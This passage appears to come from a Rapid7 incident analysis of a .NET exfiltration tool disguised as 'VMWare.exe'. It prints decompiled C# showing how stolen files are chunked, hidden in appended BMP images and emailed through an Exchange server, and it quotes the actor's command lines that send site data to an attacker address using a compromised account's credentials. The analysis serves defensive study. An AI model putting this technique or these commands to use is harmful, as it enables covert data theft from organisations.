Linker: Microsoft Linker(48.0)[Console64,console]	S ?
Overlay: Binary	
Format: plain text[CRLF]	S ?
Overlay: PE64	
Library: .NET(v4.0.30319)[-]	S ?
Linker: Microsoft Linker(48.0)[Console64,console]	S ?
Overlay: Binary	
Format: plain text[CRLF]	S ?

```
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(/*Could not decode attribute arguments.*/)]
[assembly: TargetFramework(".NETCoreApp,Version=v6.0", FrameworkDisplayName = "")]
[assembly: AssemblyCompany("RDAT")]
[assembly: AssemblyConfiguration("Release")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: AssemblyInformationalVersion("1.0.0")]
[assembly: AssemblyProduct("RDAT")]
[assembly: AssemblyTitle("RDAT")]
[assembly: AssemblyVersion("1.0.0.0")]
```

Analysis revealed the different functions defined within 'VMWare.exe' which contain 'SendEmail', 'AppendBmp', 'RestoreBmp', 'ChunkAndSend', 'CopyAndSend', and 'Usage'.

```
private void SendEmail(int count)
...

private void AppendBmp(byte[] b)
...

private void RestoreBmp()
...

private void ChunkAndSend()
...

private void CopyGuestBmp()
...

private void Usage()
...

public void verifyClassData()
...

public void parseArgs(string[] args)
...

private static void Main(string[] args)
{
    EWSClient eWSClient = new EWSClient();
    eWSClient.parseArgs(args);
    eWSClient.CopyGuestBmp();
    eWSClient.ChunkAndSend();
}
```

The 'Usage' function shown below defines help functions for the command line argument when the command 'VMWare.exe -help' is run.

```
// Token: 0x0000000A RID: 10 RVA: 0x0000227C File Offset: 0x0000047C
private void Usage()
{
    Console.WriteLine("usage:");
    Console.WriteLine("\t[-help] [--path=\"C:\\filepath\"] [--server=\"https://serveraddress\"] [--from=\"emailaddress@domain\"] [--to=\"emailaddressrecipient@domain\"] [--password=\"pwd_of_account\"]");
    Console.WriteLine("required arguments:");
    Console.WriteLine("\t--path: path of file that will be sent via email");
    Console.WriteLine("\t--server: address of the EWS server");
    Console.WriteLine("\t--from: email address of account that will be sending the emails");
    Console.WriteLine("\t--to: email address of recipient");
    Console.WriteLine("\t--password: password of account that will be sending the emails");
    Console.WriteLine("optional arguments:");
    Console.WriteLine("\t--chunksize: chunk to add to end of .bmp, e.g.: --chunksize=\"2048\". Default will be 1024 bytes");
    Environment.Exit(0);
}
```

Based on that information Rapid7 determined that the EWS commands the malicious actor executed in the MITRE environment provided the following parameters:

```
C:\ProgramData\Vmware\VMware.exe --path="sitedata_db.bak" --to="sistan@shirinfarhad.com"
--from="gosta@boom.box" --server="10.1.0.6" --password="<REDACTED>" --chunksize="200000"

C:\ProgramData\Vmware\VMware.exe --path="sitedata.bak" --to="sistan@shirinfarhad.com"
--from="gosta@boom.box" --server="10.1.0.6" --password="<REDACTED>" --chunksize="200000"
```

The parameters for both commands are exactly the same except for the 'path' which was specified as 'sitedata_db.bak' in the first execution of the command and 'sitedata.bak' in the second execution of the command. These file names are the files that were exfiltrated from the asset 'endofroad1'.

The other parameters define how the data is exfiltrated. The 'to' field shows the email address `sistan@shirinfarhad[.]com` as the destination email address. The domain 'shirinfarhad[.]com' was used by the malicious actor to host the original malware, 'GGMS Overview.doc'. The 'from' field shows which account the malicious actor used to send the email. In this case it was the previously compromised user, 'gosta@boom[.]box'. The 'password' field contains the password of the previously compromised user, 'gosta@boom[.]box'. The 'server' field shows the exchange server to use, in this case, '10.1.0[.]6', which is the asset 'waterfalls'. Lastly, the 'chunksize' field shows how many bytes will be appended to the image, 'guest.bmp' before a new version of the file is created. In this case, the malicious actor specified '200000' bytes.

Analysis shows that the 'CopyGuestBmp' function copies 'guest.bmp' from 'C:\ProgramData\Microsoft\User Account Pictures\guest.bmp'.

```
private void CopyGuestBmp()
{
    string text = "C:\\ProgramData\\Microsoft\\User Account Pictures\\guest.bmp";
    if (File.Exists(text))
    {
        File.Copy(text, Localbmp, true);
        File.Copy(text, Localbmptmp, true);
    }
    else
    {
        Environment.Exit(0);
    }
}
```

The file size of the original 'guest.bmp' file is exactly 602,168 bytes. Rapid7 recovered 7 deleted .bmp files that are 802,168 bytes in size, exactly 200,000 bytes larger than the original file. Rapid7 confirmed the data appended to these recovered BMP files contain information about the locations of factories and industrial sites across the globe.

The 'ChunkAndSend' function shows how the data is appended and emailed to the destination email address.

```
+ using ...  
  
private void ChunkAndSend()  
{  
    //IL_0008: Unknown result type (might be due to invalid IL or missing references)  
    //IL_000e: Expected 0, but got Unknown  
    //IL_001d: Unknown result type (might be due to invalid IL or missing references)  
    FileStream val = new FileStream(filepath, (FileMode)3, (FileAccess)1);  
    try  
    {  
        byte[] array = new byte[chunksize];  
        int num = 1;  
        new UTF8Encoding(true);  
        while (((Stream)val).Read(array, 0, array.Length) > 0)  
        {  
            AppendBmp(array);  
            SendEmail(num);  
            RestoreBmp();  
            num++;  
        }  
    }  
    finally  
    {  
        ((System.IDisposable)val)?.Dispose();  
    }  
}
```